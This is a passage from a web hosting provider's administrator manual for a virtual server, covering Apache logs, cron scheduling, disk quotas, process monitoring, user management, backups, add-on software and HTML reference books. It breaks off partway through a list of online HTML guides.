The log format as well as other log activity is based on the directives you define in your **`httpd.conf`** configuration file. The default directive definitions should be adequate for most circumstances. However, you are free to modify the directives if you need to define log file formatting (or turn off the logging capability altogether). See Chapter 6 (Advanced Web Server Configuration) for details on log directives.

Recall that when your Virtual Server is configured, the default log preferences are set up in the combined log format:

Log File Type	Log File Name
`ErrorLog`	`error_log`
`TransferLog`	`access_log`
`AgentLog`	`access_log`
`ReferrerLog`	`access_log`

Using the Error Log

Entries are appended to the error log if your server encounters an error while attempting to retrieve a requested resource. Use your error log file as a diagnostic tool. Download the error log file from time to time and take a look at what it contains. It may help you discover broken links on your site or external links on someone else's site.

<<How To>> Viewing the `error_log` File's Latest Entries

1. Connect to your Virtual Server via Telnet or SSH.
2. Make the **`www/logs`** directory your current working directory, by entering:

   ```
   % cd ~/www/logs/
   ```

3. From your **`logs`** directory, type:

   ```
   % tail -f error_log
   ```

Note: The **`tail`** command prints the last ten lines of the named file. The **`-f`** option allows you to "follow" the file as it grows. Exit by typing **`<ctrl>-c`**.

You can control the detail level of the error log file the **`LogLevel`** directive in your **`httpd.conf`** file.

Testing the Error Log

Use your browser to open the following URL:

http://www.yourcompany.com/bogus-filename.html

Assuming that the file **bogus-filename.html** doesn't exist, a new entry will be added to your error log file. It will look something like this:

```
[date and time] access to
/usr/local/etc/httpd/htdocs/bogus-filename.html
failed for some.remote.host, reason: File does not
exist
```

Using the Access Log

If your log file is not empty, the **tail** command displays an echo of the latest entries in the access log file. Each entry line represents a resource request made to your virtual web service.

<<How To>> Viewing the Access Log File's Latest Entries

1. Connect to your Virtual Server via Telnet or SSH.
2. Make the **www/logs** directory your current working directory by entering:

   ```
   % cd ~/www/logs/
   ```

3. From your **logs** directory, type:

   ```
   % tail –f access_log
   ```

Testing the Access Log

Use your browser to access the main index page of your Virtual Server. As you access the page with your browser, new log entries append to your log file. The entries appear as follows:

```
some.IP.address - user - [access date and time]
"request" status bytes_sent file_sent referrer agent
```

Note: You can exit the **tail** command by entering "**<ctrl>-c**" at any time.

Access Log Format

Each entry in the access log is comprised of six specific parts. Consider the following example:

```
some.remote.host - user - [19/Aug/1998:13:48:56 –
0600] "GET /index.html HTTP/1.0" 200 4817
"http://www.yahoo.com" "Mozilla/4.75 [en] (Windows NT
5.0; U)"
```

This entry suggests that on the 19th of August 1998 at 1:48:56 in the afternoon Mountain Standard Time (or some other –0600 time zone), a remote host "some.remote.host" requested the URL "index.html" using an HTTP/1.0-compliant browser. The server found the resource requested (status code 200) and returned it to the client. The document was 4817 bytes in length. The request came from a link on Yahoo's home page (the referring site), and the user was using Netscape Navigator v4.75 ("Mozilla" is how Netscape identifies itself to web servers).

The following table explains this example in more detail.

Access Log Part	Sample Entry	Description
host name	`some.IP.address`	Represents the IP address of the remote host that requested the resource.
user ID	*user*	The User ID that was required in order to access the requested resource. If the resource that was requested requires no user authentication, then this data field will be left blank.
time stamp	`[19/Aug/1998:13:48:56 -0600]`	[Enclosed by square brackets] the log entry is precise to the second.
resource request	`"GET /index.html HTTP/1.0"`	The resource request itself is comprised of three data fields: 1) the method of the request (GET, POST, etc.). 2) the local URL of the resource requested. 3) the HTTP version used by the client (which in most cases is HTTP/1.0).
Numeric status code that represents the server's response to the request	`200`	The HTTP Status Codes range in value from 200 to 599. Values from 200-299 indicate successful responses. Values that range from 300-399 indicate redirection, i.e. the resource at the requested URL as moved to another location. Any status code with a value of 400 or above indicates the request encountered an error.
Exact size (in bytes) of the requested	`4817`	

resource		
referrer	`"http://www.yahoo.com"`	A record of the document from which a resource was requested (e.g. if users came to your site from Yahoo!'s web site, that information would be recorded here).
agent	`"Mozilla/4.75 [en] (Windows NT 5.0; U)"`	The agent log is simply a list of the browsers (or spiders) that are accessing your web site. Each time a request is received by your web server, the type of browser that made the request is recorded.

Analyzing Log Files

The amount of actual data logged in your web server log files is intimidating even on relatively low traffic sites. To make any sense of the data, you need a log file analysis program to process, analyze, and generate reports for you. Fortunately, there are numerous programs available that do this.

WebTrends

WebTrends™ (http://www.webtrends.com) is web server log analysis software that produces graphical reports of your web site traffic. WebTrends is easy to use because it has a friendly interface. Configure WebTrends to download your Virtual Server web log files to your computer, and then create any number of professional statistical reports. The generated reports can be stored locally on your computer, or they can be automatically uploaded back to your Virtual Server.

Additional Log Analysis Programs

There are a number of analysis programs available that you can install directly on your Virtual Server. Most of these programs analyze your web server log files in place and then create HTML, text, or e-mail reports of your web server traffic. We have made several of these tools available including **`http-analyze`**, **`analog`**, and The Webalizer.

These software packages are a bit harder to use since they must be run from the command prompt, but they are simple to install and free of charge. For more details about log analysis software packages, see GSP Service's web site.

Note: Some log analysis programs require a specific log format (i.e. combined or common). Make sure the log format configured on your Virtual Server is appropriate for the log analysis program you select.

Rotating and Clearing Log Files

Logs can grow rapidly and need to be rotated. After running the stats program of your choice, clear the logs. The command for clearing the log files is **vnukelog**. The **vnukelog** command can be used to clear the **~/usr/log/messages** file as well as all Virtual Server and virtual subhost log files.

Use the **-h** flag to see all vnukelog options:

```
% vnukelog -i
Usage: vnukelog [-h] [-i] [-r]
-h   display this message
-i   enter interactive mode
-r   nuke root server logs only
```

Use the **vnukelog** command without any flags to clear the **~/usr/log/messages** file and all Virtual Server and virtual subhost log files:

```
% vnukelog
```

Use the **-r** flag to clear just the Virtual Server log files, and leave the virtual subhost log files intact:

```
% vnukelog -r
```

Use the **-i** flag to enter an interactive mode that allows you to clear just the Virtual Server and virtual subhost log files you want to clear.

```
% vnukelog -i
```

Generating stats on a daily weekly or monthly schedule is important. We recommend that you use **cron** to automatically generate a report and rotate the logs.

Managing with `cron`

`cron` enables you to schedule things to be done automatically. **`cron`** is the system scheduler for Unix. Using **`cron`** , you can schedule events to occur daily, weekly, monthly, hourly, or whenever. Any command or set of commands you can run from a Telnet prompt can be run from **`cron`** . For detailed information on **`cron`** , you can Telnet to your server and type **`man 5 cron tab`** at the command prompt. Much of the information in this section is taken from the **`man`** (manual) page written by Paul Vixie.

Each Virtual Server can load its own **`cron`** job to execute scheduled tasks. The most effective way to use **`cron`** is to load the scheduled tasks into the **`cron`** daemon from a file that you have created and stored on the Virtual Server. Although it is possible to manipulate **`cron`** directly, loading **`cron`** jobs from pre-formatted files will ensure that you have a copy of the file around for editing and for archival purposes. A common place to put such a **`cron`** file is in a directory called **`cronfiles`** in your **`~/etc`** directory.

<<How To>> Making the `cronfiles` Directory

1. Connect to your Virtual Server via Telnet.
2. Type:

```
% cd ~/etc
% mkdir cronfiles
```

You can then store the file(s) holding your **`cron`** information in this directory. After you have made the **`cron`** file, you need to load it into the **`cron`** program (daemon).

<<How To>> Loading a File into the `cron` Program

Change directory to where the file is located on your Virtual Server.

```
% cd ~/etc/cronfiles
```

If you have placed a **`cron`** file in the directory named **`my_cron_file`**, load the file into the **`cron`** program by typing:

```
% crontab my_cron_file
```

A copy of the **`cron`** file you created is in memory in the **`cron`** program. To view **`cron`** 's copy in memory, you can call the **`cron`** program with the **`-l`** (list) option:

```
% crontab -l
```

cron has other command line options such as "edit" and "remove". These commands will allow you to manipulate the information that **cron** has in memory. For example, if you wanted to add another event to the **cron** information, you can use the **crontab -e** option:

```
% crontab -e
```

This will take the copy of the entry that is stored in the **cron** programs memory, and allow you to edit it. This is, however, a less preferable option than changing the physical file and re-loading it into **cron** , because the changes are not physically stored anywhere accept in **cron** 's memory.

```
% crontab -r
```

This removes the **cron** entry you just loaded.

Note: If you created a **cron** entry with **crontab -e** and your run **crontab -r**, you will lose your **cron** entry forever. This is a good reason to keep a physical copy of your **cron** file and load it into memory.

Creating cron Files

In a **cron** file, blank lines are ignored. Lines that have a pound sign (**#**) as the first character are considered comments. There are two types of **cron** entries: environment variables and **cron** commands.

Environment Variables

Environment variables have the form:

```
name = value
```

The spaces around the equal sign are optional and any spaces in the "value" will be included in the value being set. The value string may be placed in quotes (either single or double) to preserve leading or trailing spaces.

One environment variable that can be set is the **MAILTO** variable. If **MAILTO** is defined, any mail that is sent by **cron** , such as error notifications, are sent to the address assigned to the variable. If this value is not explicitly defined, error mail messages will be sent to the Virtual Server's administrator login name. For example, if your Virtual Server's administrator login name (i.e., Telnet login name) were "judy", administrative e-mail from the **cron** daemon would be sent to judy@yourcompany.com. An example **MAILTO** entry might look like:

```
MAILTO=johndoe@yourcompany.com
```

If MAILTO is defined as follows, no mail will be sent from **cron** :

```
MAILTO=""
```

Setting cron Commands

Each command entry in a **cron** file is composed of a series of fields that **cron** uses to determine what event to run at a specific time and date. The first five fields (space delimited) specify time and date information as follows:

CRON Time and Date Fields	
Field	**Allowed Values**
Minute	0-59
Hour	0-23
Day of Month	0-31
Month	0-12 (first three letters of month names allowed)
Day of Week	0-7 (first three letters of weekday names allowed)

An asterisk may be used as a wildcard meaning "first through last". The asterisk is used when you want an event to occur for every allowable value. For example, if you wanted to schedule your log files to be purged on a monthly basis you could place an asterisk in the Day of Month field. As you might imagine, it would be unwise to put an asterisk in the Minute field of the **cron file** as it may cause too much of a load on your Virtual Server.

Ranges such as two numbers separated with a hyphen ("**-**") are allowed. For example, if you wanted the **cron** to send you e-mail to warn you that your taxes are due April 15th, and you want to be warned starting in January until they are due in April, you could create a **cron file** with the value **1-4** in the month field, and the **cron** would run starting in January until April. You can specify a list of values by separating the numbers with a comma. For example, **1,7,9,10** would be the months January, July, September, and October. Skip values can be specified with the **/** sign. For example, **1-12/2** would be every other month. Names can also be used for the month and day of the week fields. The first three letters of the month or day can be used. This option is not allowable with ranges or lists.

Here are some additional examples of valid time/date values:

Example:	What it does (examples are in the hour field)
8-12	Event will execute each hour in the range 8,9,10,11,12
1,4,5,7	Event will execute each hour specified 1,4,5,7
0-4,8-12	Event will execute each in the two ranges
0-23/2	Event will execute every other hour 2,4,6,8....
*/2	Same as above

The sixth field in a **cron** file (i.e., rest of the **cron** line) are where you place the command you want to run. The entire command portion, up to the newline character or the % character will be executed by **/bin/sh** (or the shell you have specified with the **SHELL** environmental variable). Percent signs in the command, unless they are escaped with a backslash (\) will be changed into newline characters and all data after the first % will be sent to the command as standard input.

Example cron for mailing a notice about taxes:

```
# This is a comment.
SHELL=/bin/csh
MAILTO=johndoe@yourcompany.com
5 22 14 1-4 * mail -s "Your taxes are due on April
15th"
judy@yourcompany.com%Judy,%%Fill out your taxes!%
```

Note: Do not place hard returns in **cron** commands, because the line wraps on its own. Hard returns tell **cron** that the end of the **cron** command has occurred.

Example cron for deleting logs monthly:

```
MAILTO=johndoe@yourcompany.com
1 3 * * * /usr/local/bin/virtual
/usr/local/bin/vnukelog -r
```

Notice the use of the **virtual** command in the above example. The **virtual** command is used to run scripts from the user's home directory. It should be pointed out here that **CRON** jobs do not run in the Virtual Server's environment. They run in the physical server's environment, but they run under the Virtual Server's User ID (a special number that keeps track of users, what files they own, and what processes they own). For this reason, when you try and run scripts or programs from **cron** , you must include the full path to the script. This includes the path to your home directory. For example, if my Telnet login were "judy", the path to my home directory would be **/usr/home/judy/**. This is the path from the physical server's root file structure.

Example `cron` for sending a notice to occasionally mail information to judy:

```
01 09 14,30 1,3,5,7,8,10,12 * cat $HOME/etc/ cron
file/my_ cron _file | /usr/bin/mail -s "Message goes
here" judy@yourcompany.com
```

Example `cron` for automating stats with `getstats`:

```
40 19 * * * /usr/local/bin/getstats -d -f |
/usr/bin/mail -s "HTTP Daily stats"
judy@yourcompany.com
```

Managing Quotas

Each Virtual Server has a quota that controls the amount of disk space it can use on the physical server. The amount of disk space allocated depends on the type of Virtual Server. Although your Virtual Server's quota can be increased at any time by purchasing additional disk space, it is not always necessary to add additional disk space when your quota is reached. It is very common for the log files on your Virtual Server to be taking up excessive space. These issues will be discussed later in this chapter.

Sample Quota Command

To check the amount of disk space being used on your Virtual Server, Telnet to the server, and from a command prompt type:

```
% quota
Disk quotas for user bob (uid 11487):
Filesystem blocks quota  limit  grace files
quotalimit grace
/usr       80030  281600 309760  255  55000 57750
```

Defining `quota` Command Output

Column	Description
Filesystem	This indicates that quota is checking for any files that you own on the **`/usr volume`**. You also own files on the **`/backup volume`** but they are not counted against your quota.
Blocks	The blocks indicate the space that is currently being used. A block is 1024 bytes. This server is using 81.9 MB of disk space (80030x1024).
Quota	The disk space allowed a Virtual Server indicated in blocks. This Virtual Server has 275 megabytes by default (281600/1024=275). The quota is a soft limit, meaning the server continues to function when it reaches the quota.
Limit	The limit is a hard limit, meaning the server is unable to write to disk when it exceeds this limit. Each Virtual Server is allowed a 10% (275+27.5=302.5 | 302.5*1024=309760) excess of its quota before the limit is reached.
Grace	The grace period is a time allowed for being over quota

	before a hard limit is reached. The grace period is 7 days. You can go over quota and still continue to function as long as you do not go over quota by 10% or more or for over 7 days.
Files	Your quota is also controlled by the number of files you have and the amount of disk space. We currently give you 200 files per meg (275*200=55000). The files limit has a quota and grace, which function just like the disk space quota.

Note: When you are over the quota, you need to take action before the limit is reached. When the limit is reached, any program that creates or appends to files (such as your web server) does not function.

Exceeding Quotas Due to Log Files

The server maintains e-mail, FTP, and web log files. The logs grow rapidly on an active server. To avoid going over the limit due to log files, set up a **`cron`** file that e-mails the needed logs to you and then nukes the logs when finished. See the "Managing with cron " section earlier in this chapter.

<<How To>> Removing Log Files

At the command prompt, type the command **`vnukelog -r`**. This action removes the following files:

`~/usr/log/messages` (this is the log file for E-mail, ftp and logins)

`~/www/logs/error_log`

`~/www/logs/access_log`

<<How To>> Removing Subhost Log Files

At the command prompt, enter the command **`vnukelog -d`** ***`ServerName`*** (where ***`ServerName`*** is the name specified in the VirtualHost directive ServerName for the subhost whose log files you wish to delete). This action removes the log files defined for the specified subhost.

Managing Subhost Quotas

The command used to maintain logs for subhosts is called **`vnukelog`**. The command reads the web **`httpd.conf`** file, checks for subhosts with log files, and lists the log files. You can then choose which log files to delete with **`vnukelog`**.

<<How To>> Viewing Your Disk Usage

While at a command prompt, type:

```
% cd
% vdiskuse | more
```

Note: **`vdiskuse`** lists the directory and file usage from your current directory.

Managing the Virtual Server Load

Each Virtual Server is allocated its fair share of the resources of the physical server. This manner of resource allocation keeps one Virtual Server from abusing the performance of the physical host server or of another Virtual Server on the same physical server. In order to have consistent excellent performance on your Virtual Server, it is very important to manage the load you put on it. The term "load" refers to the usage of the following:

- Memory
- CPU
- Files open
- Processes

Each Virtual Server needs limits to keep one Virtual Server from abusing the performance of the physical host server.

<<How To>> Checking the Virtual Server's Load

From the command prompt type:

```
% top
```

The **top** command displays both cumulative totals of the host server and totals of your Virtual Server:

- Load average
- Number of processes
- CPU use
- Memory use

Sample "Top" Command

The following is a sample of the output from running **top**:

```
last pid: 89301;  load averages:  0.06,  0.02,  0.00
up 14+03:11:06  08:02:06

12 processes:  1 running, 11 sleeping

CPU states: 34.6% user,  0.0% nice, 15.2% system,
0.8% interrupt, 49.4% idle
```

```
Mem: 325M Active, 52M Inact, 94M Wired, 12M Cache,
59M Buf, 7720K Free

Swap: 512M Total, 69M Used, 443M Free, 13% Inuse

PID USERNAME PRI NICE  SIZE    RES STATE    TIME
WCPU    CPU COMMAND

89218 trout    28   0  1396K  1000K RUN      0:01
0.89%  0.73% top

3863 trout    18   0  2156K   392K pause    0:01
0.00%  0.00% httpd

95617 trout     2   0  2212K   932K accept   0:00
0.00%  0.00% httpd

92567 trout     2   0  2212K   936K accept   0:00
0.00%  0.00% httpd

14464 trout     2   0  2212K   936K accept   0:00
0.00%  0.00% httpd

89179 trout    18   0  1312K   824K pause    0:00
0.00%  0.00% tcsh
```

Defining `top` Terminology

Term	Definition
PID	Process ID number. Each program has a unique PID associated with it.
USERNAME	The user that is running the process.
PRI	Priority. Some processes are more important than others or need to wait for information from other processes. The priority is the kernel's way of determining which process gets processor time first.
NICE	The "niceness" of a program. A number you can set from 0 to 20. For example, a program with **NICE** setting of 10 would allow many other programs to have CPU time before it. It basically modifies how the kernel allocates priorities.
SIZE	Total size of a process, including memory and actual program size.
RES	The actual amount of resources in use (typically memory). Normally this is less than the **SIZE**. This can reflect the current amount of memory actually in use.
STATE	What the process is doing. E.g. waiting for something (sleeping), running, or polling (checking to see if an input condition has been met).

TIME	The amount of processing time the process has used.
WCPU	Of the processes waiting for the CPU, this process has this percentage of them. (See the **top** man page for more technical details.)
CPU	Percentage of all available CPU time that the process is using.
COMMAND	The program running.

While running **top**, you can do a variety of other tasks, which are described below.

<<How To>> Increasing the Number of Processes Listed

While **top** is running, press "**n**"

<<How To>> Killing a Process

1. While **top** is running press "**k**"
2. Type the process ID (PID)

The left column stores the PID. You can kill multiple processes by entering multiple PID numbers on one kill line, separated by spaces.

Note: Take care when killing a process. The only time that you should kill a process is if a process is hung and using up your resources.

Memory and Processes

A process is a program that is running, sleeping, or waiting. For example, when your web receives a hit, HTTPD uses a process. If the programs you have running exceed your memory allocation, you will effectively shut down your own Virtual Server. For example, if you have a Virtual Server Virtual Server A with a RealAudio server running, you would only have half the allocated memory available for other processes, because the RealAudio server uses four megabytes of the available memory.

<<How To>> Checking Processes

From the command prompt:

```
% ps
```

For example, if you want to check the processes that start with POP, you would type:

```
% ps –ax | grep pop
```

The following is an example of killing a process:

```
% ps -ax | grep pop
% kill pid_number
```

Managing Users

The Virtual Server administrator is responsible for the following:

- Adding users
- Removing users
- Modifying user profiles

The following commands deal directly with users and their profiles. Each command is explained in detail in this chapter:

`vadduser` Adds and modifies users.

`vlistuser` Lists all users on your Virtual Server.

`vrmuser` Removes a specified user.

`vpasswd` Changes user's password.

<<How To>> Adding a User with `vadduser`

1. From a Telnet prompt, type **`vadduser`**. This action displays a series of fields to fill in after beginning with the following command example:

```
% vadduser

Please supply answers to the series of questions
below. When a `default answer' is available, it will
follow the question in square brackets. For example,
the question:


        What is your favorite color? [blue]:


has the default answer `blue'. Accept the default
(without any extra typing!) by pressing the Enter key
-- or type your answer and then press <Enter>.


Use the <Backspace> key to erase and aid correction
of any mistyped answers -- before you press <Enter>.
Generally, once you press <Enter> you move onto the
next question.
```

```
Once you've proceeded through all the questions, you
will be given the option of modifying your choices
before any files are updated.


Press <Enter> to continue:
```

2. Type the username.
3. Type the E-mail/FTP Password.
4. Retype new password.
5. Type the User's Full Name followed by a return. Use 8 characters or fewer, no "." characters, and no '`:`' characters.
6. Select the account services that the new users will require. The default selections are FTP and e-mail. Type the service name (FTP or e-mail) to toggle the selected/deselected services for the account.
    - FTP (File Transfer Protocol) for uploading/downloading files
    - E-mail services including POP, IMAP, and SMTP

Note: If the user account will be accessed via IMAP, then FTP service must be enabled.

7. Enter a positive or negative response to the question "Do you want to add service options like quotas to this account?"
8. Enter FTP quota for this account in MB (enter "0" for no quota).
9. Enter a numerical response for the question "Where would you like to put the user's home directory?" You are given four options for where to put the user's home directory, or you can put it in any location you choose. The table below lists and describes each location briefly.

Description	Example
Email account home directory	`/usr/home/`*`username`*
Web hosted account directory	`/usr/local/etc/httpd/htdocs/`*`username`*
Virtual hosted account directory	`/usr/local/etc/httpd/htdocs/vhosts/`*`username`*
Anonymous FTP home directory	`/ftp/pub/`*`username`*
Your choice	`/usr/local/etc/httpd/htdocs/vhosts/`*`some_directory`*`/`*`username`*

- Enter "1" for an E-mail account home directory.
- Enter "2" for a web-hosted account home directory.
- Enter "3" for a virtual hosted account. We recommend using this option for two reasons. First, FrontPage 2002 requires it. Second, The **vhosts** directory is an orderly location under which each of your subhosted users' directories can reside. Each one is separate, distinct, and secure from the others.
- Enter "4" for an anonymous FTP home directory.
- Or enter in any custom path.

Note: Running the **vadduser** script is straightforward with one exception: the account services (FTP and e-mail). These services are added to each user's account by default. If you want the user to have both FTP and e-mail privileges, press <enter> when asked to accept the defaults. For the user to have FTP privileges only, deselect the mail privileges by entering "mail." For the user to have e-mail privileges only; deselect the ftp privileges by entering "ftp." If you need to add a service not currently in the list enclosed by the square brackets ([]), then type the service (e-mail or FTP) and press the Enter key.

For example, if Mary Smith has the account name "mary" and the domain name associated with your Virtual Server is "yourcompany.com," then Mary's e-mail address would be "mary@yourcompany.com".

Note: The FTP quota governs the space that may be consumed by the entire directory tree of a user's home directory. The FTP quota is only effective when using FTP to upload files. The mail quota governs the space that may be consumed by a user's mail file under **~/usr/mail**. Each quota is expressed as a decimal integer number of megabytes (MB) of disk space.

<<How To>> Modifying an Existing User with `vadduser`

1. Run **vadduser** again.
2. Specify the username.
3. **vadduser** detects the user by name then asks you if you want to modify the user account. Proceed through the **vadduser** fields by answering the questions.

<<How To>> Listing Users

vlistuser Lists the users you have added to the Virtual Server. It lists the name, userid, home directory, and E-mail/FTP quotas.

<<How To>> Removing Users

vrmuser Removes a user from your Virtual Server. To run **vrmuser**, type the command at a Telnet prompt.

<<How To>> Changing a User's Password

vpasswd Changes a users password. To run **vpasswd** type **vpasswd *username*** at a Telnet prompt.

Backups

Each night, the Virtual Server's directory structure is copied to **`/backup/home/login_name`**. Prior to the copy, the contents of **`/backup/home/login_name`** are compressed into a **`tar`** file which also gets archived on tape. Restoring files from the different locations would be difficult without a utility called **`getback`**. To restore a file with **`getback`**, Telnet to the server and change to the directory where the file is located and then type **`getback`** ***`filename`*** or **`getback`** ***`directory-name`***. It will list the times and dates available from **`/backup/home`**, **`/usrbackup`**, and tape. There is a charge for recovering some of the older files, **`getback`** will say **`fee`** on the line if there is an associated charge.

Troubleshooting the Virtual Server

The Virtual Server administrator is called upon to troubleshoot errors and problems that will come up from time to time. Although many of the troubleshooting steps have already been mentioned in this chapter, we will highlight them again.

Checking the Quota

Remember, when the quota hard limit is met, nothing can write to the disk. E-mail is not accepted, logs are not written, installs do not complete, and guestbooks and forms do not save to file. The quota has a soft limit (which you may temporarily exceed) and a hard limit (which you may never exceed), so you have time to fix the problem. If you go over quota you can use the **`vnukelog`** and **`vdiskuse`** commands (both of which are mentioned earlier in this chapter) to fix the problem.

Note: If you edit files while you are over quota, you run the risk of deleting your passwd file.

Checking the Log Files

Errors and system messages are logged in the Virtual Server's log files. If you are having problems with e-mail or FTP, check the **`~/usr/log/messages`** file. When users report problems with e-mail or FTP, first check the quota, and then check the messages file. Many times the error the end user is reporting is an obscure client error. Checking the **`~/usr/log/messages`** file will give more details on the error. It is extremely helpful to use the **`tail`** command to watch the messages as they are being added to the log. This way you can see what is being added to the log as the user duplicates the error. To do this, do the following:

1. Telnet to your Virtual Server
2. At a command prompt type:

   ```
   % tail -f ~/usr/log/messages
   ```

3. Have the user duplicate the error while you are running the **`tail`** command.

The errors users get while browsing your web site are recorded in the **`~/www/logs/error_log file`**. Once again, the error on the browser may not have a lot of useful information, but the error log has specific messages. You can use the above **`tail`** command to watch the log while you duplicate the error.

Checking the Processes

If you are getting errors, check the current processes running. Use the **`top`** and **`ps`** commands to check the processes currently running. It is not uncommon to have a CGI not closing properly, thereby using all of the Virtual Server's capacity. Occasionally the popper (mail) process may hang when a user's connection is terminated improperly. When checking **`top`** look at the time a process has been running. If it is idle and has been running for a long time, it may be hung and causing you some problems. For example, FTP process can hang if the connection to your server disconnects improperly.

Contact support if all of the above fails. Technical Support can give the details of what was done to solve the problem, and you can keep that information for future use. Also check GSP Service's web site. The web site features a rich support library with hundreds of pages devoted to supporting the Virtual Server.

For More Information

For additional information about the topics discussed in this chapter, see the following pages on the GSP Services web site.

Log Analysis - `analog`

http://www.gsp.com/support/virtual/web/logs/analyze/analog/

Log Analysis - `http-analyze`

http://www.gsp.com/support/virtual/web/logs/analyze/http-analyze/

Log Analysis - The Webalizer

http://www.gsp.com/support/virtual/web/logs/analyze/webalizer/

Log Analysis - WebTrends

http://www.gsp.com/support/virtual/web/logs/analyze/webtrends/

Appendix A - Using Virtual Server Add-On Products

The flexibility of the Virtual Server allows you to extend its functionality with all kinds of additional applications. We have made a wide variety of useful add-on software available for you to install quickly and easily. Most of the add-ons are developed and maintained by third parties, but are fully supported on our GSP Services Even better, many of these programs are absolutely free of charge!

Note: Since add-ons are constantly being developed, not all add-ons are discussed in this chapter. A few of these add-ons will be discussed in this chapter in detail but a full list of current supported add-ons can be found on the GSP Service's web site.

This Appendix contains information about the following:

- E-Commerce
- Web Development Tools
- Database Solutions
- Multimedia Applications
- Web Site Traffic Analyzers
- E-mail Extensions

E-Commerce

Our e-commerce applications enable you to provide a secure transaction environment, create and manage your storefront, and process payments online.
SSL & Digital Certificates*

Web Development Tools

Microsoft FrontPage 2002
PHP
Miva
Compilers for C, C++, and Java™
Perl, Tcl, Python, and UNIX shell programs

Database Solutions

We offer a choice of three relational SQL database engines:
mSQL
MySQL
PostgreSQL

Multimedia Applications

Add a little spice to your Web site with audio and visual effects:
RealServer (client license required)
Shockwave Flash

Web Site Traffic Analyzers

Traffic analyzers provide you with invaluable information about your Web site and the users that access it.
WebTrends (client license required).
Analog
http-analyze
The Webalizer

E-Mail Extensions

Pick from our wide variety of e-mail related utilities.
Pretty Good Privacy (PGP)
Majordomo mailing list software
Procmail mail filter & director
E-mail Autoreply
TWIG Web-based e-mail & calendaring
VNews local news server

CGI Library

The CGI Library includes a wealth of scripts including Web site search utilities, counters, guestlists, and more.

*Fee required see Prices for details.

Appendix B - Creating Content for the Web

One of the first things you do as part of creating your Internet presence is to design your web site content. Coming up with content that is both informative and easy to use is a challenge. This chapter explains how you can get started, but it also includes references to a wealth of resources that can help you in creating web sites that people want to visit. See also the "Publishing Web Content" section of Chapter 3.

This appendix contains information about the following:

- Creating Web Pages
- HTML Books
- HTML Online References and Style Guides
- HTML Editors and Tools

Creating Web Pages

You can either create web pages yourself or hire a consultant to do it for you. This section describes how a web page works.

Web content is defined by HyperText Markup Language or HTML. HTML uses instructions, or tags, embedded within a document, to define how a document is displayed. For example, if you want a specific word or sentence in a document in boldface, place tags around the word or sentence:

```
<bold>The quick brown fox jumped over the lazy
dog.</bold
```

When a browser parses your document, it looks for specific markup tags by name. In the example above, the phrase "The quick brown fox jumped over the lazy dog." is displayed in boldface. The browser does not display the hypertext markup tags. The markup tags are viewed only if someone "views the source" of the document. Viewing the source code of a document is an option available in many browsers.

Note: Markup language usage is not restricted in scope to web content. Every electronic text-processing tool uses some kind of markup language. One example is the popular word processor WordPerfect ™. The Reveal Codes command in WordPerfect enables you to see the actual markup commands (non-printable characters that define the formatting of a document).

However, it is important to understand the limitations between the codes you might encounter in a software package and the HyperText Markup Language tags. The codes you find in software packages are "What You See Is What You Get" (WYSIWYG). HTML is not a WYSIWYG markup language. Instead, you mark elements of a document as logical entities such as titles, paragraphs, headings, lists, and quotations. Each browser then interprets these entities and displays the content, in its own unique way.

For example, a graphical browser like Netscape Navigator or Microsoft Internet Explorer interprets a page differently than a text-only browser, such as **`lynx`** or a Braille browser. Even though each browser presents the same information in a different way, the logical elements are still conveyed and preserved. In this way, HTML is a tremendously flexible markup language.

HTML is extendable, meaning that new features and tags are continually being added to the language as it evolves.

The very first definition of HTML was called Version 1, or HTML 1.0. This quickly evolved into the next version of HTML, known as Version 2 or HTML 2.0. All browsers, at a minimum, support HTML 2.0. After HTML 2.0, proliferation of vendor-specific tags (such as those specific to Netscape or Microsoft) somewhat encumbered and confused the progression of an HTML standard. However, some of the vendor-specific tags as well as many other new tags were combined to form a new HTML standard, known as HTML 3.2. As of this writing, HTML 4.0 is the most recent version.

HTML Books

Before you start experimenting with HTML, you should have at least one good book about HTML on your bookshelf. Books are an immediately available resource to consult when you encounter questions about, or problems with, your HTML design. There are probably several hundred books that discuss the HyperText Markup Language, all of which present an overview of the HTML tags. Two highly recommended books are listed below:

The HTML Sourcebook, Fourth Edition: A Complete Guide to HTML 4.0 and HTML Extensions

Author: Ian S. Graham

Publisher: John Wiley & Sons, Inc.

URLs: http://www.wiley.com/legacy/compbooks/graham/html4ed/

http://www.amazon.com/exec/obidos/ASIN/0471257249/

HTML: The Definitive Guide, 4th Edition

Author: Chuck Musciano & Bill Kennedy

Publisher: O'Reilly and Associates, Inc.

URLs: http://www.oreilly.com/catalog/html4/

http://www.amazon.com/exec/obidos/ASIN/059600026X/

As HTML has evolved, so too has the complexity of the language and its accompanying extensions (e.g. style sheets and scripting languages). Excellent books on style sheets and scripting languages are included below:

Dynamic HTML: The Definitive Reference

Author: Danny Goodman

Publisher: O'Reilly and Associates, Inc.

URLs: http://www.oreilly.com/catalog/dhtmlref/

http://www.amazon.com/exec/obidos/ASIN/1565924940/

JavaScript: The Definitive Guide, 4th Edition

Author: David Flanagan

Publisher: O'Reilly and Associates, Inc.

URLs: http://www.oreilly.com/catalog/jscript4/

http://www.amazon.com/exec/obidos/ASIN/0596000480/

The HTML Stylesheet Sourcebook: A Complete Guide to Designing and Creating HTML Stylesheets

Author: Ian S. Graham

Publisher: John Wiley & Sons, Inc.

URL: http://www.wiley.com/legacy/compbooks/graham/style/

http://www.amazon.com/exec/obidos/ASIN/0471196649/

HTML Online References and Style Guides

Online HTML references are superb resources for beginners as well as a convenient reference for more experienced developers. The following URLs comprise just a small sampling of HTML references available on the Internet. However, many of these URLs then refer to other sites that contain additional information. Also, some of the sites listed below have corresponding books, and the book URLs are included where available.

A Beginner's Guide to HTML

Author: National Center for Supercomputing Applications (NCSA)

URL:
http://archive.ncsa.uiuc.edu/General/Internet/WWW/HTMLPrimer.html

Overview of site (quoted from site):

"Many people use the NCSA Beginner's Guide to HTML as a starting point to understanding the hypertext markup language (HTML) used on the World Wide Web. It is an introduction and does not pretend to offer instructions on every aspect of HTML. Links to additional Web-based resources about HTML and other related aspects of preparing files are provided at the end of the guide."

Introduction to HTML and URLs

Author: Ian S. Graham

URL: http://www.utoronto.ca/webdocs/HTMLdocs/NewHTML/intro.html

Overview of site (quoted from site):

"This HTML document collection explains how to use the different HTML document description elements, or tags and how to use these elements to write good, well designed HTML documents."

Creating Killer Web sites

Author: David Siegel

URL: http://www.killersites.com

http://www.amazon.com/exec/obidos/ASIN/1568304331/

Overview of site (quoted from amazon.com):

